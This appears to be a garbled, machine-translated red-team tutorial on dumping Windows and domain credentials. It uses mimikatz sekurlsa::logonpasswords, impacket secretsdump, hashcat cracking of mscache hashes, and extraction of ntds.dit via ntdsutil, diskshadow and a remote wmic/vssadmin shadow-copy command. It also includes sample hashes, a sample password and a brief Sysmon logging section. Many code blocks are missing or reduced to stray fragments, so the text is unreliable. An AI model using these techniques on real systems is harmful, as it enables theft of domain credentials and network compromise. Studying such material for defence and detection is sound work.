
The script of secrestdump is provided in impacket, which allows dumping all the credentials stored in the registry of sam, SECURITY, and SYSTEM.
# Sometimes you need to avoid these keywords
Move the file locally and use secretsdump to read:
mimikatz

# Obtain SysKey to decrypt NLKM and MSCache(v2)(From registry or hive file)

Use hashcat to crack mscash / mscache
The default output format of cachedump module is John's format:
Use hashcat to crack mscache, you should use the following format:
$DCC2
$10240
# tom#e4e938d12fe5974dc42a90120bd9c90f
":"

' $DCC2$10240#administrator#aa9245e15ddcbdff2f461c53a624cbfa'
Location of Domain Credentials Cached
Domain Credentials Cached is cached in HKEY_LOCAL_MACHINE\SECURITY\Cache (requires system permissions):

NL $1...10 is the recorded 10 domain user cache tickets. If all values are cleared and the DC cannot be communicated, the domain user cannot log in.
Dumping Domain Controller Hashes Locally and Remotely

No Credentials - ntdsutil
There is no credential, but you can access the DC. Use ntdsutil to export ntds.dit, sam, and system through domain management authority.
" ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
Export two directories under the temp directory: Active Directory and registry:
Decrypt using secretsdump in impacket:
No Credentials - diskshadow
Reference: DiskShadow: The Return of VSS Evasion, Persistence, and Active Directory Database Extraction
Windows server 2008 and above, use diskshadow to get ntdis.dit
No credentials, but you can use DC's domain management authority to obtain ntds.dit through the following operations.
Create a script shadow.txt with the following content:
setset
alias
Execute the following commands:
Finally, remember to clearly create the volume shadow in the interactive diskshadow:
With Credentials
Use the secretsdump script in the impacket project to dump the ntds.dit file through RPC:
' Admin!@#45'

Dump domain controller hashes through wmic and Vssadmin shadow copies
Reference: REMOTELY EXTRACT NTDS.DIT & SYSTEM hive

Simply put, it is to execute Vssadmin volume shadow copy to the local through wmic remote link domain control
Prerequisites for wmic to work normally: port 135 is open and wmi service of the target machine is running normally
#45 process call create "cmd /c vssadmin create shadow /for=C: 2>&1" #
045
call
cmd
copy
copy
copy
045
call
cmd
mkdir

These three files can be decrypted using the previous secretsdump script.
Log
Here, Sysmon is used to view related WMI logs, and the configuration file uses @Cyb3rWard0g's StartLogging.xml.
The environment used by the author is Windows Server 2008 R2, and an error was encountered during installation. Install patch KB3033929 to solve it.

The log is viewed through the event viewer, and the path is: Application and Service Log-Microsoft-Windows-Sysmon folder:

I don’t know why, the characters here are a bit strange
Network and interactive login
Please understand this section and understand when to discard credentials under various logins in Windows, in other words, how to log in to save credentials in memory.
Note: I use credentials instead of passwords. This is different. Credentials can understand NTLM, Kerberos tickets, etc.
reference:
Audit logon events
Windows log analysis and event ID Daquan
If you pay attention to the description of the login type in the log, you will find that Microsoft actually defines many types of login.

- Login type 2: Interactive (interactive login)
- Login type 3: Network login
- Login type 4: Batch processing (such as scheduled tasks)
- Login type 5: Service service (servicer) login
- Login Type 6: Network Cleartext (Network Cleartext)
- Login type 7: Unlock (unlock)
- Login type 8: NetworkCleartext (network clear text)
- Login type 9: NewCredentials (new credentials)
- Login type 10: Remotenteractive (remote interactive)
- Login type 11: Cachedlnteractive (cached interactive)
- Login type 12: CachedRemotelnteractive (same as Remotenteractive, used for auditing purposes)
- Login type 13: CachedUnlock (try to log in to unlock)
This article discusses whether the login type in the bold part saves the credentials to the memory (simply understood as memory), and whether the corresponding credentials can be captured.
Interactive login: initial login
Note: Members of the current user management group (including members in the administrators or Domain admins group).
# privilege::debug
# sekurlsa::logonpasswords

Prepare a high-privileged mimikatz as the main tool for subsequent tests to dump credentials.
Interactive login with local account through runas

Don't care about the credman part. This part of the command is manually added using credential management. You can notice that the credential is dumped by mimikatz.
Interactive login with domain account through runas
# Or this format
# sekurlsa::logonpassword

mimikatz dumped the credentials.
Log in with runas credentials with /netonly
# Note, the user here is not a valid user, any user can be
# Although logged in as a user, the login type in the log is 9, indicating that any network connection originating from the new process uses the following credentials

mimikatz dumped the credentials. .
Network login with local account
' Admin!@#45'
# To avoid conflicts, please set up a new account. Tested
The account does not appear in the mimikatz dump credentials.
Use domain account for network login
' Admin!@#45'
# Another machine on the same network segment
test
#45
There are no credentials for the account in the mimikatz dump credentials
Use domain account for network interactive login
Simply put, RDP

